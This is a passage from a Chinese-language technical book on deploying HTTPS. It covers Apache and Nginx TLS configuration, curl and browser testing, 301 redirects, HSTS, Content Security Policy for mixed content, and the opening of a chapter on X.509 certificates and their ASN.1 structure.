如果没有安装 Apache，安装并启用 ssl 模块：

```

# 安装
$ apt-get install apache2

# 启用 ssl 模块
$ a2enmod ssl

```

显示 Apache 版本：

```

# apache2 -v

Server version: Apache/2.4.10 (Ubuntu)
Server built:   Aug 31 2016 15:54:08

```

配置 HTTPS:

```

# 编辑配置文件
vim /etc/apache2/sites-available/default-ssl.conf

```

```
<VirtualHost _default_:443>
    DocumentRoot /var/www/html
    ServerName www.example.com

    # 开启 SSL
    SSLEngine on
    SSLCertificateFile /etc/cert/fullchain.pem;
    SSLCertificateKeyFile /etc/cert/privkey.pem;
</VirtualHost>
```

启用 ssl 配置并重新启动 Apache2:

```
$ a2ensite default-ssl.conf
$ service apache2 restart
```

5.4 测试 HTTPS

1) Curl 命令行

Curl 命令行是一个非常通用的 HTTP (HTTPS) 客户端，通过简单的 Curl 命令就能对 HTTPS 网站进行测试。

使用下列的命令测试某个网站是否支持 HTTPS，`--verbose` 参数能够了解详细的信息，包括 TLS/SSL 握手的详细信息：

```
$ curl "https://www.example.com" --verbose
```

输出如下，对于重点部分进行说明。

```
* About to connect() to www.example.com port 443 (#0)
*   Trying 139.129.23.162... connected
# 连接 www.example.com 网站的 443 端口
* Connected to www.example.com (139.129.23.162) port 443 (#0)
* Initializing NSS with certpath: sql:/etc/pki/nssdb
# Curl 命令行使用的根证书是 /etc/pki/tls/certs/ca-bundle.crt
*   CAfile: /etc/pki/tls/certs/ca-bundle.crt
   CApath: none
# 最终协商出的密钥套件是 TLS_DHE_RSA_WITH_AES_128_CBC_SHA
* SSL connection using TLS_DHE_RSA_WITH_AES_128_CBC_SHA
# 服务器实体证书信息如下
* Server certificate:
*   subject: CN=www.example.com
*   start date: Nov 03 03:05:36 2017 GMT
*   expire date: Feb 01 03:05:36 2018 GMT
*   common name: www.example.com
```



```

*       issuer: CN=Let's Encrypt Authority X3,O=Let's Encrypt,C=US
> GET / HTTP/1.1
> User-Agent: curl/7.19.7 (x86_64-redhat-linux-gnu) libcurl/7.19.7
> Host: www.example.com
> Accept: */*
>
# 响应行 200 状态码表示本次连接成功
< HTTP/1.1 200 OK
< Server: nginx/1.13.5
< Date: Wed, 06 Dec 2017 07:36:44 GMT
< Content-Type: text/html
< Content-Length: 612
< Last-Modified: Tue, 04 Mar 2014 11:46:45 GMT
< Connection: keep-alive
< ETag: "5315bd25-264"
< Accept-Ranges: bytes

```

2) Chrome 开发者工具

对于开发者来说,另外一种测试 HTTPS 网站的工具就是 Chrome 开发者工具,该工具可以显示三部分信息:

- ◎ HTTPS 网站的证书信息。
- ◎ 协商出的密码套件、TLS/SSL 协议版本等信息。
- ◎ 页面是否实施全站 HTTPS 策略。

使用 Chrome 浏览器打开一个 HTTPS 页面,按 F8 键打开 Chrome 开发者工具,选择【Security】菜单,可以了解详细的信息,具体如图 5-1 所示。




图 5-1 Chrome 开发者工具调试 HTTPS 网站图

该图描述了三部分信息：

- ◎ 本次连接使用 Let's Encrypt Authority X3 签发的服务器实体证书。
- ◎ 本次连接最终协商出的 TLS/SSL 版本是 TLS v1.2，使用 ECDHE_ECDSA 密钥协商算法，加密算法采用 AES_256_GCM 算法。
- ◎ 该页面执行了全站 HTTPS 策略，所以是完全安全的（This page is secure）。

不同版本的 Chrome 开发者工具显示的内容可能不一样，但是万变不离其宗，对于读者来说，不会影响理解。

5.5 301 重定向

本章后续部分主要介绍实施全站 HTTPS 策略的三个技术解决方案，对于开发者来说，需要重点关注，每种技术都有优缺点，需要组合起来使用，本节主要介绍 301 重定向技术。

1) 新构建的 HTTPS 网站

对于新构建的 HTTPS 网站来说，可以关闭网站的 80 端口，强制用户只能使用 HTTPS 的网站。但存在一个问题需要注意，很多用户在手动输入网站域名时，浏览器并不知道服务器是否支持 HTTPS，默认使用 HTTP 访问，由于服务器没有开启 HTTP 服务，浏览器会提示错误，造成很不好的体验。

为了缓解这个错误，可以开放 HTTP 80 端口，通过 301 规则强制用户访问 HTTPS 的网站。为了支持 301 重定向，修改 Web 服务器的配置，以 Nginx 服务器为例，修改 `/etc/nginx/sites-enabled/default` 文件，增加下列指令即可：

```
server {  
    listen      80;  
    server_name www.example.com;  
    rewrite     ^ https://$server_name;  
}
```

一旦服务器接收到 HTTP 请求，不管请求的 URL 地址是什么，一律将原有地址重定向到 HTTPS 网站首页。

2) 迁移 HTTPS 网站

对于原来存在的 HTTP 页面，开发者需要一种替换策略，替换 HTTP URL 地址，但是也有一些地址是开发者无法替换的，比如：

- ◎ 已经被搜索引擎记录的 HTTP 地址。

◎ HTTP 地址保存在浏览器收藏夹中。

◎ HTTP 地址被发布到其他网站中。

在这种情况下，为了避免这些 HTTP 地址失效，也可以进行重定向，重定向的策略需要分析原有 HTTP 地址和现有 HTTPS 地址的规律，如果 HTTP 页面和 HTTPS 页面只是协议标识符不一样，其他参数完全相同，可以在 Nginx 中使用下列指令进行配置：

```
server {
    listen      80;
    server_name www.example.com;
    rewrite     ^ https://$server_name$request_uri? permanent;
}
```

相对来说，使用 301 重定向引导 HTTP URL 地址访问 HTTPS URL 地址很容易，不过应该尽量减少 301 重定向，主要是安全性和性能的原因。

Web 性能优化中有一个重要的规则就是减少 301 重定向，主要是带来了额外的请求。对于安全性，301 重定向请求完成之前，到达服务器的 HTTP 请求是没有加密保护的，攻击者可以获取 HTTP 请求中的明文信息（比如 Cookie 信息），然后访问 HTTPS 网站，由于访问的时候会携带截获的 Cookie 值，最终攻击者可以获取用户的隐私数据。

3) API 接口的重定向

API 接口主要是供手机 APP 调用，APP 可以通过升级的方式切换到 HTTPS API，如果用户强制不升级 APP 的版本，调用的还是旧 HTTP API 接口，此时也可以使用 301 重定向策略。

需要注意的一点是，HTTP GET 请求可以进行 301 重定向，而 HTTP POST 接口无法进行 301 重定向。

5.6 HSTS

HSTS 虽然不是 TLS/SSL 协议的一部分，却是保证 HTTPS 安全最有力的一个武器，必须仔细理解和使用。

5.6.1 什么是 HSTS

HSTS 标准(HTTP Strict Transport Security)2009 年被提出，2012 年被定义在 RFC 6797 文档中，它的主要目的是为了弥补 HTTPS 协议的一些弱点，这些弱点主要包含：

- ◎ 在浏览器中输入 `www.example.com`，浏览器默认会访问 `http://www.example.com` 而不是 `https://www.example.com`。
- ◎ 搜索引擎或者用户浏览器收藏夹中保存了很多明文 HTTP 连接，明文连接和加密连接混用存在安全风险。
- ◎ 没有实施全站 HTTPS 策略带来的安全问题。
- ◎ 当浏览器遇到一个自签名证书，会提示用户网站存在安全问题，但浏览器不会中止 HTTPS 访问，会询问用户是否可以信任该证书，一旦用户选择信任，用户能继续访问 HTTPS 网站，这种情况也存在安全问题。

如果实施 HSTS 标准，那么这些潜在的风险将会消除，技术上是如何实现 HSTS 标准的呢？需要客户端和服务器端配合，HSTS 本质上一个 HTTP 头部，一个 HTTPS 网站可以输出 HSTS 头部，告诉浏览器请务必一同遵守该标准，浏览器看到服务器 HSTS 头部，就会按照同样的标准去协同工作。

所谓协同工作，就是浏览器和客户端如果有一端不支持该标准，那么 HSTS 头部就没有任何的作用，目前大部分的浏览器和服务器都支持 HSTS 头部。

HSTS HTTP 头部标准如下：

```
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
```

解释下重要的参数：

- ◎ `max-age`，服务器告诉某个客户端，在 31536000 秒内，应该实施 HSTS 标准，这段时间内如果客户端重新访问了 HTTPS 网站，`max-age` 时间就会被重新刷新。
- ◎ `includeSubDomains`，服务器告诉客户端域名下的所有子域名都实施 HSTS 标准，不仅仅是发出 HSTS HTTP 头部的主机才遵循该标准。
- ◎ `preload`，简单地讲就是浏览器预存了需要实施 HSTS 标准的网站，详细信息后续介绍。

那么实施 HSTS 的好处是什么呢？主要有以下几点：

- ◎ 当浏览器发现某张证书是自签名证书时，且服务器发出了 HSTS 头部，不会提示用户是否信任该证书，直接中止访问 HTTPS 网站。
- ◎ 当用户单击某个 `http://www.example.com` 明文连接的时候，且服务器（`www.example.com`）存在 HSTS 头部，在发出请求之前，浏览器会将 `http://www.example.com` 连接转换为 `https://www.example.com` 后再访问。

- ◎ 用户访问 `https://www.example.com` 页面，浏览器解析的时候如果发现该页面存在混合内容，且服务器（`www.example.com`）发出了 HSTS 头部，则会将 `www.example.com` 下所有的明文连接转换为 HTTPS 连接后再访问。

聪明的读者已经注意到，HSTS 标准和服务器重定向完成的工作差不多，都是进行 URL 重定向，区别在于 HSTS 是客户端重定向，相比较而言有一些优势：

- ◎ 服务器端的 301 重定向影响性能，在 Web 优化中避免服务器端重定向是很重要的策略，而 HSTS 是客户端在访问 HTTP 明文连接之前，将其转换为 HTTPS 连接再访问，本质上并不是重定向，而是内部地址转换。
- ◎ 服务器重定向发送的时候，浏览器仍然发出了一个明文 HTTP 请求，这仍然是不安全的，比如说明文连接中会携带用户的 Cookie 信息，造成了信息泄露。

HSTS 标准很容易理解，但在实施的时候有很多的陷阱，主要包含以下内容：

- ◎ HSTS 标准是一个 HTTP 头部，服务器和应用程序都可以输出该消息头，但建议尽可能由服务器输出该消息头，一方面服务器输出效率更高，无须应用层进行额外操作；同时由服务器输出更易控制，比如很多开发者可能不会输出 HSTS 消息头，而服务器配置的时候（比如配置 Nginx 虚拟主机），可以统一输出该头部。
- ◎ 只有 HTTPS 网站才能输出 HSTS 头部，HTTP 网站不能输出该头部。
- ◎ 当某个 HTTPS 页面（`www.example.com`）存在混合内容，该页面即使输出了 HSTS 消息头，并不表示所有的混合资源都会转换为 HTTPS 连接后再访问。比如该页面包含了 `www.example.cn` 下的明文资源，如果 `www.example.cn` 并没有输出 HSTS 头部，浏览器不会转换 `www.example.cn` 下的明文连接。
- ◎ 某个网站实施了 HSTS 标准，务必确保该网站支持 HTTPS，否则浏览器可能会请求一个 404 的 HTTPS 资源。
- ◎ `max-age` 有效期设置必须慎重，在 HTTPS 网站刚上线之前，`max-age` 值应该设置小一点，因为 HTTPS 网站上线初期可能会遇到一些问题，发现问题后可以选择回滚（比如重新访问 HTTP 网站），如果 `max-age` 设置的时间很长，浏览器会一直请求 HTTPS 网站，而此时 HTTPS 网站可能是存在问题的。
- ◎ 应该是对 `example.com` 域名实施 HSTS 标准，且配置 `includeSubDomains` 属性，表示对 `example.com` 域名下的所有主机实施 HSTS 标准。如果仅仅对 `www.example.com` 主机实施 HSTS 标准，即使配置 `includeSubDomains` 属性，也仅仅表示对 `www.example.com` 下的子域名（比如 `www1.www.example.com`）实施了 HSTS 标准。

- ◎ 在实施 example.com 全站 HSTS 策略的时候，必须确保该域名下的所有主机都支持 HTTPS 协议，否则就会影响访问。
- ◎ 如果 HTTPS 网站以 IP 地址而不是域名的形式提供，HSTS 标准是不能生效的。

5.6.2 HSTS 实践

HSTS 标准一般是和服务器 301 重定向配合使用的，当用户第一次输入 www.example.com 访问的时候，此时浏览器并没有该网站下的 HSTS 头部，也就是浏览器并不知晓 www.example.com 是否支持 HTTPS 协议，此时浏览器会发出 http://www.example.com 的请求。www.example.com 80 端口接收到该请求后，使用重定向策略将该请求跳转到 https://www.example.com，www.example.com 下的 443 端口接收到请求后，再输出 HSTS 头部，接下来的 http://www.example.com 请求，浏览器就会转换成 https://www.example.com 再访问。

解析去通过 Nginx Web 服务器讲解 HSTS 配置，修改 Nginx 配置文件，增加如下指令：

```
server {
    listen      80;
    server_name www.example.com;
    rewrite     ^ https://$server_name$request_uri? permanent;
}

server {
    listen      443 ssl;
    server_name www.example.com;

    # 有效期是 1000 秒、域名下的子域名都配置 HSTS
    add_header Strict-Transport-Security 'max-age=1000; includeSubDomains;
preload; '

    ssl_certificate /etc/cert/fullchain.pem;
    ssl_certificate_key /etc/cert/privkey.pem;
```

5.6.3 浏览器支持

目前大部分浏览器基本都支持 HSTS，兼容性非常好，具体情况如表 5-1 所示。

表 5-1 浏览器支持

浏 览 器	HSTS 支持	从那个版本支持	preload 支持
Chrome	支持	v4.0.211.0	支持

续表

浏 览 器	HSTS 支持	从那个版本支持	preload 支持
Firefox	支持	v4	支持
Windows 8.1/IE	支持	v11	支持
Windows 10/IE	支持	v11	支持
Windows 10/Edge	支持	全部支持	支持
Opera	支持	v12	支持
Safari	支持	v7(OS X Mavericks)	支持

5.6.4 HSTS Preloading

即使配置 HSTS 标准，也不是绝对安全的，当用户第一次访问 `http://www.example.com` 的时候，由于没有该网站的 HSTS 消息头，浏览器无法知晓该网站是否支持 HTTPS，第一次还是使用明文的方式访问，有没有方法解决该问题呢？可以使用 HSTS Preloading 机制。

HSTS 头部中如果包含 `preload` 属性，表示该网站期望支持 HSTS Preloading 机制，简单来说 HSTS Preloading 就是浏览器预存了一个列表（HSTS Preload List），该列表中包含了所有支持 HSTS 标准的网站。

用户访问某个网站，如果浏览器 HSTS Preload List 预存了该网站的域名，即使用户从来没有访问过该网站，浏览器也会使用 HTTPS 的方式访问。

HSTS Preload List 由 Chrome 维护，Chrome、Firefox、Safari、IE 11、Edge 都在使用这个 HSTS Preload List。

如果想使用 HSTS Preloading 机制，必须符合一定的条件，读者如果感兴趣，可以去 `https://hstspreload.org` 了解详细情况。

5.7 CSP

第 3 章介绍了 HTTPS 混合内容的概念，CSP 和混合内容经常同时被提起，使用 CSP 机制能够有效解决混合内容。

5.7.1 如何消除混合内容

从应用的角度来看，实施全站 HTTPS 最烦琐和耗费时间的操作就是处理混合内容，

301 重定向和 HSTS 标准能够解决部分混合内容的问题，但都属于被动的解决方式。实施 HTTPS 迁移的时候，应该使用各种方法尽可能替换明文连接，消除混合内容，如果还存在混合内容，再使用 301 重定向和 HSTS 标准。

每个网站的架构、编码、历史都是不一样的，没有统一的标准和方法消除混合内容，本节提供一些基本的思路：

- ◎ 对于本站内容和外站的内容，通过扫描代码、数据库表、模板文件找出 HTTP 明文的连接，然后进行替换，在替换之前必须确保替换的连接能够访问。
- ◎ 上线 HTTPS 网站，此时不要强制实施 301 重定向策略和 HSTS 标准，通过各种方法查看存在的明文连接。可以通过 Chrome 控制台手动查看页面是否包含混合内容；观察服务器的访问日志，查看是否存在明文连接请求。一旦发现混合内容，就进行混合内容的替换。
- ◎ 确保大部分混合内容替换后，可以上线 301 重定向策略和 HSTS 标准，此时还要继续观察是否有混合内容的存在。

也可以使用第三方的工具检查某个 HTTPS 网站是否存在混合内容，选择合适的方案才是最好的。

5.7.2 什么是 CSP

对于一个具有悠久历史的网站来说，肯定会存在混合内容，原因就在于代码、数据库表、模板文件比较多，混合内容很难一次性替换，从绝对安全的角度看，可以采用 CSP 机制（Content Security Policy）来有效控制混合内容的加载。

和 HSTS 头部一样，CSP 也是一个 HTTP 头部，CSP 不是专属于 HTTPS 网站的头部，HTTP 网站也可以采用。

CSP 宗旨主要是防止 XSS 攻击，是 Mozilla 制定的标准，有详细的控制策略，和 HSTS 头部一样，CSP 是否生效取决于浏览器和服务器，目前大部分浏览器都支持 CSP 策略。

对于混合内容，浏览器有默认的加载机制，一般阻止加载主动混合内容，不阻止加载被动混合内容。开发者一旦设置 CSP 消息头，浏览器能够根据开发者配置的规则去加载资源，能够更方便地控制页面和网站的安全，比如 CSP 可以控制浏览器只加载本站的 JS 脚本、禁止加载外站的 JS 脚本。

需要注意的是，目前 CSP 第二个版本已经支持了，详细的信息见 <https://www.w3.org/TR/CSP2/>，新版本是兼容老版本的，即使 CSP 配置错误，浏览器会忽略 CSP 指令，不会

有太大的影响。

5.7.3 浏览器的兼容性

针对不同的浏览器，Mozilla 有详细的 CSP 兼容性说明，如表 5-2 和表 5-3 所示。

1) 针对桌面浏览器

表 5-2 针对桌面浏览器的 CSP 兼容性说明

特 性	Chrome	Edge	Firefox	IE	Safari
Content-Security-Policy	25	14	23	10	7
img-src	25	14	23	不支持	7
report-uri	25	14	23	不支持	7
upgrade-insecure-requests	43	不支持	42	不支持	不支持

2) 针对移动浏览器

表 5-3 针对移动浏览器的 CSP 兼容性说明

特 性	Android webview	Chrome for Android	Edge mobile	Firefox for Android	iOS Safari
Content-Security-Policy	支持	支持	支持	23	7
img-src	支持	支持	未知	23	7
report-uri	支持	支持	未知	23	7
upgrade-insecure-requests	43	43	不支持	不支持	不支持

5.7.4 CSP 实践

本节使用 Firefox 浏览器讲解 CSP 机制，当然 CSP 机制并不是 HTTPS 的一部分，读者也可以忽略本节的内容。

假设存在 `https://www2.newyingyong.cn/index.html` 页面，其主体的 HTML 内容如下：

```

<script type="text/javascript" src="http://www2.newyingyong.cn/jquery.js">
</script>

<script type="text/javascript" src="https://code.jquery.com/jquery-
1.12.4.min.js"></script>
```

读者可能第一次见到 `//www2.newyingyong.cn` 的写法，`//`表示相对协议 URL（Protocol-

relative URL)，是非常有用的一种语法。如果主页面使用 https://协议访问，则引用的资源才也使用 https://协议访问，如果主页面使用 http://协议访问，则引用的资源才也使用 http://协议访问。

该页面加载了 4 个元素：

- ◎ 本站密文连接的图片。
- ◎ 本站明文 JavaScript 文。
- ◎ 外站明文连接的图片。
- ◎ 外站加密 JavaScript 文件。

在设置 CSP 之前，先了解 Firefox 默认是如何加载混合内容的，具体处理如图 5-2 所示。



图 5-2 Firefox 混合内容警示图标

从图 5-2 可以看出，该页面含有混合内容，不是完全安全的，所以没有出现绿色小锁图标。

接下来看看 Firefox 是如何具体处理混合内容的，打开 Firefox 开发者工具【控制台】菜单，具体处理如图 5-3 所示。



图 5-3 Firefox 混合内容默认加载机制

从图 5-3 可以看出，默认情况下，Firefox 阻止加载主动混合内容 JS 文件（不管是本站的还是外站的），但允许加载被动混合内容图片文件。

接下来修改 Nginx 配置文件，配置如下 CSP 指令，并重启 Nginx 服务器：

```
add_header Content-Security-Policy "default-src 'self'";
```

首先讲解下 Content-Security-Policy 指令和指令对应的值：

- ◎ CSP 有多个指令, 比如 `default-src`、`img-src`、`script-src` 等, 配置多个指令使用 “;” 符号分隔。
- ◎ 每条指令可以配置多个指令值, 比如 `'self'`、`'https:'`、`'none'` 等, 多个值之间用空格分隔。
- ◎ `default-src` 是默认的指令, 控制 `image`、`JavaScript`、`css` 等元素的加载策略, 如果某个元素 (比如 `image`) 想使用自定义的加载策略, 可以使用 `img-src` 指令覆盖 `default-src` 指令的值。
- ◎ `'none'` 表示不允许加载任何内容, `'self'` 表示加载与主页面相同协议的内容 (包括协议和端口), `'http:'` 表示允许加载明文元素, `'https:'` 表示允许加载密文元素, `'unsafe-inline'` 和 `'unsafe-eval'` 表示允许加载内联内容和执行动态 `JavaScript` 代码。

上述 Nginx 配置表示主页面仅仅只能加载本站的加密元素, 所以 Firefox 会显示绿色小锁图标, 如图 5-4 所示。



图 5-4 CSP 处理 (1)

接下来根据 CSP 设置查看 Firefox 是如何处理混合内容的, 如图 5-5 所示。



图 5-5 CSP 处理 (2)

从图 5-5 可以看出, 浏览器只允许加载本站的 HTTPS 元素, 由于阻止了混合内容的加载, Firefox 告之用户该页面是安全的, 但主页面没有完整地呈现, 比如页面缺少了图片。

可以看出目前设置的 CSP 策略是很严格的, 能否放宽一些策略呢? 可能需要调整指令配置:

- ◎ 允许加载 HTTP、HTTPS 的图片。
- ◎ 允许加载本站加密的 `JavaScript` 文件, 也允许加载 `code.jquery.com` 加密的 `JavaScript` 文件。

为了完成这两个任务, 可以修改 Nginx 配置文件, 配置如下的 CSP 指令, 并重启 Nginx 服务器。

```
add_header Content-Security-Policy "default-src 'none'; img-src http:
```

```
https: ;script-src 'self' https://code.jquery.com;;
```

配置后查看 Firefox 控制台的输出，具体如图 5-6 所示。



图 5-6 CSP 处理（3）

通过图 5-6 可以看出，浏览器允许加载外站的图片，也允许加载 code.jquery.com 加密 JavaScript 文件，由于浏览器还是加载了混合内容，浏览器会显示该页面不安全，不会出现绿色小锁图标，但由于是开发者主动设置的 CSP 策略，整个页面元素的加载是可控的，可以认为是相对安全的。

接下来介绍 CSP 非常有用的一个指令 report-uri，当浏览器遇到了违法 CSP 策略的行为，可以将混合内容的元数据提交给服务器，开发者可以定期查看浏览器提交的数据，修复可能的混合内容。

为完成该策略，修改 Nginx 配置文件，加载如下的 CSP 指令，并重启 Nginx 服务器。

```
add_header Content-Security-Policy "default-src 'none'; img-src http: https;;script-src 'self' https://code.jquery.com;report-uri /cspreport.html;;"
```

一旦浏览器发现触发了某个 CSP 规则，就会向/cscoreport.html 发送一条 POST 请求，请求中包含了一些调试信息，消息格式如图 5-7 所示。



图 5-7 CSP 处理（4）

Content-Security-Policy 有很多指令，读者可以仔细阅读，从而有效地控制内容的处理。

部署全站 HTTPS 策略有很多最佳实践，构建一个完全安全的 HTTPS 网站并不容易，从应用的角度考虑，301 重定向、HSTS、CSP 是消除混合内容最常规的方案，本章仅提供 HTTPS 网站部署的思路。

第 6 章

证书

PKI 和证书虽然不是 TLS/SSL 协议的一部分，却是 HTTPS 非常关键的一环，网站引入证书才能避免中间人攻击。

理解证书非常重要，因为证书涉及了很多密码学知识，理解证书后，再深入理解 TLS/SSL 协议，效果会更好。同时本章实践性非常强，会使用 OpenSSL 命令行工具对证书进行各类操作。

本章主要内容如下：

- ◎ 介绍 PKI、X.509 标准、证书三者之间的关系，清晰理解三者的概念非常重要。
- ◎ 了解证书内部结构，重点理解扩展、CSR、证书类型等知识。
- ◎ 证书最复杂的知识点就是证书链、根证书库，这两者和 TLS/SSL 协议关系非常紧密。
- ◎ 证书吊销、证书透明度对于 HTTPS 网站的安全性也非常重要，会重点讲解。
- ◎ 使用 OpenSSL 命令行工具对证书进行管理，读者对这部分内容会非常感兴趣。

6.1 X.509 标准和 PKI

PKI (Public Key Infrastructure, 称为公钥基础设施) 是一个集合体，由一系列的软件、硬件、组织、个体、法律、流程组成，主要目的就是向客户端提供服务器身份认证（服务器也可以认证客户端的身份，本书主要讲解 HTTPS 服务器的身份认证），认证的基础就是必须找到一个可信的第三方组织，认证的技术方案就是数字签名技术。第三方组织能够使用数字签名技术管理证书，包括创建证书、存储证书、更新证书、撤销证书。

6.1.1 X.509 标准

为了规范化运用 PKI 技术，出现了很多标准，HTTPS 中最常用的标准就是 X.509 标准，证书是 PKI 最核心、最重要的内容，提到证书也可以认为是 X.509 标准证书。

X.509 标准来自国际电信联盟电信标准（ITU-T）的 X.500 标准，1995 年国际互联网工程任务组（IETF）的 PKIX 小组成立，用来建设互联网的 PKI 公钥基础设施标准，建立的标准就是 X.509，该标准也可以叫作 IETF 的 PKIX X.509 标准，在 2014 年 PKIX 小组宣布关闭。

互联网大部分应用（比如 HTTPS 协议、S/MIME 邮件协议）使用的证书标准就是 X.509 标准，该标准可以参考 RFC 5280 文档。其他的组织也会基于 X.509 标准构建自己的 PKI 标准，比如 IPsec 使用自己的 PKI 标准，该标准定义在 RFC 4945 文档。从中可以看出，PKI 涉及的领域比较广泛，是一个相对松散的概念，记住一点即可，HTTPS 中使用 X.509 的 PKI 标准。

X.509 标准有三个版本，目前最通用的就是 X.509 V3 版本，V2 版本修复了一些潜在的问题，而 V3 版本则引入了扩展的概念，让 X.509 标准更规范，更利于扩展。证书是 PKI 中的核心，扩展是证书的核心，证书校验的时候必须严格处理证书扩展。

6.1.2 PKI 的组成

根据 PKI X.509 标准，PKI 组成如图 6-1 所示。




图 6-1 PKI 结构图

(1) 服务器实体（end entity），就是需要申请证书的实体，比如 `www.example.com` 域名的拥有者可以申请一张证书，证书能够证明 `www.example.com` 域名所有者的身份。

(2) CA 机构，CA 是证书签发机构，在审核服务器实体的有效身份后，给其签发证书，证书是用 CA 机构的密钥对（比如 RSA 密钥对）对服务器实体证书进行签名。

(3) RA 机构，注册机构，主要审核服务器实体的身份，一般情况下，可以认为 CA 机构包含了 RA 机构。

(4) 证书仓库，CA 机构签发的证书全部保存在仓库中，证书也可能过期或者被吊销，CA 机构吊销的证书称为证书吊销列表 CRL (Certificate Revocation List)。

(5) 证书校验方 (relying party)，校证书真实性的软件，在 Web 领域，读者最熟悉的证书校验方就是浏览器。在本书中，浏览器、客户端、证书校验方可以认为是同一个概念。为了进行校验，证书校验方必须充分信任第三方 CA 机构，证书校验方集成了各个 CA 机构的根证书。

6.1.3 X.509 标准的内容

X.509 标准包含的内容非常广泛，内容如下：

- ◎ 证书的作用，第三方认证机构为服务器实体 (end entity) 签发证书，证书校验方可以使用证书对服务器实体的身份进行认证。
- ◎ 证书文件的结构，证书是一个文件，理解证书的结构、属性、值非常重要。
- ◎ 管理证书，服务器实体 (end entity) 向 CA 机构申请证书的流程，CA 机构审核服务器实体身份的标准，签发证书的流程。
- ◎ 校证书，通过严谨的步骤校证书，或者说校验服务器实体 (end entity) 身份，涉及两部分内容，一部分是证书签名校验，涉及证书链的概念。另外一部分是校验服务器实体属性，比如证书包含的域名、证书有效期等。
- ◎ 证书的撤销问题，包括 CRL 和 OCSP 协议等概念。

6.2 证书

证书是 PKI 中最核心的部分，理解了证书等同于理解了 PKI 的工作原理，证书中包含了很多信息，由签名、服务器实体 (end entity) 信息、CA 机构信息三部分组成。

6.2.1 ASN.1

证书是一个文件，用记事本打开，是一堆无意义的数字。理解证书内容必须先明白 ASN.1 (Abstract Syntax Notation One) 的概念，ASN.1 是国际电信联盟电信标准 (ITU-T) 定义的标准，用来结构化描述证书，ASN.1 类似于 JSON 或者 XML 这样的数据结构。ASN.1

定义了复杂的数据结构，除非读者要编写证书解析器，否则没必要完全理解 ASN.1 内部结构。对于读者来说，ASN.1 相当于一种伪代码，是用来描述证书结构的。

X.509 是标准，ASN.1 也是标准，读者可能会很糊涂，可以简单地进行了区分，X.509 标准定义了证书应该包含的内容，而为了让机器和人更好地理解并组织 X.509 标准，可以采用 ASN.1 标准来描述 X.509 标准（或者说证书），ASN.1 类似于伪代码，是一种可理解的数据结构。

6.2.2 证书结构

证书的主要结构如下：

```
Certificate ::= SEQUENCE {
    tbsCertificate      TBSCertificate,
    signatureAlgorithm  AlgorithmIdentifier,
    signature           BIT STRING
}
```

ASN.1 定义了很多数据结构，如果仅仅是为了理解证书结构，无须详细了解 ASN.1 的数据结构，基本上根据结构类型的名字，就能猜测出对应的含义。

SEQUENCE 是 ASN.1 中的一个结构体，相当于一个多维数组，数组由多个元素组成，每个元素有一个名称（比如 tbsCertificate），名称有对应的属性（比如 TBSCertificate），名称的值取决于属性。每个元素还可以嵌套其他的 ASN.1 结构，比如再嵌套一个 SEQUENCE，TBSCertificate 结构就是一个 SEQUENCE 结构。

CA 机构对证书进行签名，为了让证书校验方（浏览器）进行校验，必须在证书中说明 CA 机构使用的签名算法，ASN.1 中的 signatureAlgorithm 代表的就是签名算法，signature 就是签名值，tbsCertificate 就是需要签名的内容，也是证书的核心，包括了服务器实体和 CA 机构的信息。

接下来看 TBSCertificate 结构，它是证书内容的核心部分。

```
TBSCertificate ::= SEQUENCE {
    version          [0] Version DEFAULT v1,
    serialNumber      CertificateSerialNumber,
    signature         AlgorithmIdentifier,
    issuer            Name,
    validity          Validity,
    subject           Name,
    subjectPublicKeyInfo SubjectPublicKeyInfo,
    issuerUniqueID    [1] IMPLICIT UniqueIdentifier OPTIONAL,
```



```

-- If present, version MUST be v2 or v3
subjectUniqueID [2] IMPLICIT UniqueIdentifier OPTIONAL,
-- If present, version MUST be v2 or v3
extensions      [3] Extensions OPTIONAL
-- If present, version MUST be v3 --
}

```

1) version

version 表示证书的版本号，目前有 3 个版本（v1, v2, v3），证书校验方（浏览器）根据版本进行校验，如果一个证书是 v3 版本，而证书校验方（浏览器）使用 v1 版本标准校验必然是错误的。

version 的类型是 **Version**，结构定义如下：

```
Version ::= INTEGER { v1(0), v2(1), v3(2) }
```

Version 类型相当于一个枚举整型，有三个整数值可以选择。

2) serialNumber

每个证书都有唯一的编号，对于不同的 CA 机构来说，编号是无法预测的，**CertificateSerialNumber** 是一个整型类型。

3) signature

证书是通过签名算法进行签名的，为了让证书校验方（浏览器）验证签名，必须告诉其签名算法，签名算法信息也在 **TBSCertificate** 结构体中。签名算法包含两个部分，分别是摘要算法和签名算法。对于 **ECDSAWithSHA256** 签名算法来说，**ECDSA** 是签名算法，**SHA256** 是摘要算法。接下来了解在 ASN.1 中是如何定义的 **AlgorithmIdentifier** 类型的。

签名算法标识符 **AlgorithmIdentifier** 类型本身也是一个 **SEQUENCE** 结构，由两个子元素构成：

```
AlgorithmIdentifier ::= SEQUENCE {
    algorithm      OBJECT IDENTIFIER,
    parameters    ANY DEFINED BY algorithm OPTIONAL
}

```

